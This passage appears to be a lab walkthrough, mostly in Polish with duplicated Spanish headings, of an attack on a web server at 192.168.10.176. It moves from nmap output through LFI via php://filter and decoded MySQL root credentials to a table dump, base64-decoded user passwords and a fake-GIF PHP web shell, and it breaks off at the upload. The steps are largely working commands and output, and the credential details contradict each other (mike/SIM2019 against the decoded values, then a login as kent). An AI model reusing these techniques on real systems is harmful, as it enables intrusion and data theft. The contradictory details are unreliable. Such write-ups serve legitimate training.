https://vulners.com/cve/CVE-2014-8109|       1337DAY-ID-33575  4.3  https://vulners.com/zdt/1337DAY-ID-33575  *EXPLOIT*|_      PACKETSTORM:140265  0.0  https://vulners.com/packetstorm/PACKETSTORM:140265  *EXPLOIT*|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)| http-cookie-flags:|   /login.php:|     PHPSESSID:|_      httponly flag not set|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  3,4          111/tcp6  rpcbind|   100000  3,4          111/udp6  rpcbind|   100024  1          40613/tcp6  status|   100024  1          46576/udp6  status|   100024  1          50913/tcp   status|_  100024  1          58315/udp   status3306/tcp  open  mysql   syn-ack ttl 63 MySQL (blocked - too many connection errors)| banner: k\x00\x00\x00\xFFi\x04Host '192.168.10.72' is blocked because o|_f many connection errors; unblock with 'mysqladmin flush-hosts'50913/tcp open  status  syn-ack ttl 63 1 (RPC #100024)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning: Linux 3.X|4.XOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4OS details: Linux 3.2 - 4.14Uptime guess: 0.041 days (since Tue Feb 17 10:00:51 2026)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=255 (Good luck!)IP ID Sequence Generation: All zeros
Host script results:|_ipidseq: All zeros|_clock-skew: -1s| qscan:| PORT   FAMILY  MEAN (us)  STDDEV  LOSS (%)| 80     0       1121.50    349.88  0.0%| 111    0       1090.50    281.39  0.0%| 3306   0       1171.30    325.32  0.0%|_50913  0       1287.50    410.90  0.0%|_dns-brute: Can't guess domain of "192.168.10.176"; use dns-brute.domain script argument.|_path-mtu: PMTU == 1500|_fcrdns: FAIL (No PTR record)
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Feb 17 11:00:12 2026 -- 1 IP address (1 host up) scanned in 338.16 seconds
Następnie, wykrywszy, że ma stronę internetową, wejdziemy na stronę:

2. WYKORZYSTANIE LFI I EKSTRAKCJA DANYCH UWIERZYTELNIAJĄCYCH (Faza internetowa)
Sección titulada «2. EXPLOTACIÓN DE LFI Y EXTRACCIÓN DE CREDENCIALES (Fase Web)»Naszym celem jest uzyskanie dostępu do wrażliwych plików serwera (kodu źródłowego i konfiguracji) wykorzystując lukę w aplikacji internetowej zwaną „Local File Inclusion (LFI)” z techniką zwaną „PHP Wrappers (php://filter)”
2.1. ANALIZA WYSTĘPOWA I HIPOTEZA
Sección titulada «2.1. ANÁLISIS INICIAL Y HIPÓTESIS»2.1.1. Obserwacja
Sección titulada «2.1.1. La Observación»Podczas wykonywania początkowego żądania z curl lub nawigowania po stronie, obserwujemy strukturę linków:

Struktura linków:
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]2.1.1. Hipoteza
Sección titulada «2.1.1. La Hipótesis»Użycie parametru ?page= sugeruje, że serwer korzysta z funkcji PHP (prawdopodobnie include(), require() lub file_get_contents()) do dynamicznego ładowania treści.
Kod po stronie backend prawdopodobnie wygląda następująco:
<?php include($_GET['page'] . ".php"); ?>Jest to klasyczny wektor dla LFI (Local File Inclusion). Jeśli nie ma sanityzacji, możemy manipulować page, aby załadować pliki, których autor nie miał zamiaru wyświetlać.
2.2. WYZWANIE TECHNICZNE: „BLIND” LFI
Sección titulada «2.2. EL RETO TÉCNICO: “BLIND” LFI»Chcemy przeczytać plik konfiguracyjny, którego nazwę podejrzewamy jako config lub config.php.
Niechybna próba:
Jeśli zrobimy: http://192.168.10.176/?page=config

Curl przez terminal:

Serwer wykonuje: include("config.php");
Problem: Plik config.php zawiera zmienne ($username, $password) ale nie wyświetla nic (echo). Dlatego serwer wykonywał kod PHP wewnętrznie i zwrócił nam pustą stronę. Nie widzimy haseł.
2.3. ROZWIĄZANIE: PHP WRAPPERS
Sección titulada «2.3. LA SOLUCIÓN: PHP WRAPPERS»Aby uniknąć wykonania kodu PHP przez serwer, musimy, aby zwrócił go jako zwykły tekst. Wykorzystamy protokół php://filter.
Technika: Żądamy od serwera:
- Otworzył zasób
config. - Przesłał go przez filtr konwersji do Base64.
- Zwrócił wynik.
Ponieważ jest w Base64, serwer nie rozpoznaje go jako kodu wykonywalnego, więc drukuje zakodowany ciąg tekstowy.
Wykonana komenda:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl "http://192.168.10.176/?page=php://filter/convert.base64-encode/resource=config"
2.4. ANALIZA DEKODOWANIA BASE64
Sección titulada «2.4. ANÁLISIS DECODIFICACIÓN BASE64»Teraz zdekodujemy uzyskaną ciągł usuwając ciągł lub używając opcji -i (ignoruj śmieci), jeśli jest dostępna, choć najlepiej jest usuwać znaki nowej linii.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8" | tr -d '\n' | base64 -d
Następnie uzyskaliśmy rzeczywistą zawartość config.php:
<?php$server = "localhost";$username = "root";$password = "H4u%QJ_H99";$database = "Users";?>3. OD MYSQL DO L’UPLOAD
Sección titulada «3. DE MYSQL A L’UPLOAD»Teraz, gdy mamy poświadczenia MySQL (root / H4u%QJ_H99) uzyskane przez LFI, musimy uzyskać dostęp do panelu internetowego i odkryć, gdzie są przechowywane pliki.
3.1. ENUMERACJA BAZY DANYCH (Zagubiony krok)
Sección titulada «3.1. ENUMERACIÓN DE LA BASE DE DATOS (El paso perdido)»Mamy użytkownika bazy danych, ale potrzebujemy użytkownika strony internetowej. Często dane są skorelowane.
3.1.1 Połączenie
Sección titulada «3.1.1 Conexión»Połączymy się z serwerem MySQL zdalnym z naszej maszyny Kali.
Polecenie:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root -p# Et demanarà password. Introdueix: H4u%QJ_H993.1.1.1 ⚠️ KRYTYCZNY BŁĄD: HOST ZABLOKOWANY
Sección titulada «3.1.1.1 ⚠️ ERROR CRÍTICO: HOST BLOQUEADO»Jeśli otrzymamy błąd ERROR 1129 ... Host '...' is blocked:

- Przyczyna: Za dużo błędów połączenia (Nmap)
- Rozwiązanie: Zmienimy IP (VPN/Vbox).
3.1.1.2 ⚠️ BŁĄD SSL
Sección titulada «3.1.1.2 ⚠️ ERROR SSL»Jeśli otrzymamy błąd ERROR 2026 (HY000): TLS/SSL error... lub unknown variable 'ssl-mode':

-
Przyczyna: Nasz klient (MariaDB w Kali) wymaga innego parametru, aby wyłączyć obligatoryjne SSL.
-
Rozwiązanie: Użyjemy parametru
-skip-ssl.┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ mysql -h 192.168.10.176 -u root --skip-ssl -p
3.1.2 Eksploracja (Recon)
Sección titulada «3.1.2 Exploración (Recon)»Po wejściu do programu MySQL (mysql>), wykonamy następujące zapytania, aby zobaczyć, co tam jest:
-
Wyświetl bazy danych:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW DATABASES;Wynik: Zobaczymy bazę danych o nazwie
Users. -
Wybierz bazę danych:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ USE Users; -
Wyświetl tabele:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SHOW TABLES;Wynik: Istnieje tabela o nazwie
users -
Wyświetl zawartość:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ SELECT * FROM users;

3.1.3 Uzyskany wynik
Sección titulada «3.1.3 Resultado obtenido»Baza danych zwraca nam następujące dane (nazwy i hasła w base64):
MySQL [Users]> SELECT * FROM users;+------+------------------+| user | pass             |+------+------------------+| kent | Sld6WHVCSkpOeQ== || mike | U0lmZHNURW42SQ== || kane | aVN2NVltMkdSbw== |+------+------------------+3 rows in set (0.019 sec)
MySQL [Users]>
3.1.4 Dekodowanie
Sección titulada «3.1.4 Decodificación»Wychodzimy z MySQL (exit) i odkodujemy hasła w naszym terminalu:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "Sld6WHVCSkpOeQ==" | base64 -dJWzXuBJJNy┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "U0lmZHNURW42SQ==" | base64 -dSIfdsTEn6I┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "aVN2NVltMkdSbw==" | base64 -diSv5Ym2GRo┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$Teraz wiemy, że użytkownik sieci web to mike a hasło to SIM2019.
3.2. DOSTĘP WEB I POMINIĘCIE WGRYWANIA
Sección titulada «3.2. ACCESO WEB Y BYPASS DE SUBIDA»Teraz, gdy mamy ważne dane uwierzytelniające, przechodzimy do strony internetowej.
3.2.1 Logowanie
Sección titulada «3.2.1 Login»- Przejdziemy do
http://192.168.10.176/?page=login. - Wprowadzimy nazwę użytkownika:
kent/ hasło:JWzXuBJJNy. - Jeśli logowanie jest prawidłowe, zostaniemy przekierowani lub zobaczymy, że mamy teraz dostęp do
?page=upload.
3.2.2 Tworzenie złośliwego pliku (Pomijanie filtrów)
Sección titulada «3.2.2 Creación del archivo malicioso (Bypass de filtros)»Aplikacja zwykle sprawdza, czy plik jest obrazem. Jeśli przesłaniemy plik .php bezpośrednio, wyświetli nam błąd („Extension not allowed”).
Technika: Utworzymy „Fałszywy GIF”.
- Dodamy magiczną nagłówek
GIF89ana początek pliku (serwer myśli, że to obraz). - Dodamy złośliwy kod PHP później.
- Zapiszemy jako
.gif.
Polecenie w Kali:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "GIF89a" > shell.gif┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ echo "<?php system(\$_GET['cmd']); ?>" >> shell.gif3.2.3 Wgrywanie

Sección titulada «3.2.3 La subida»-
Pójdziemy do logowania
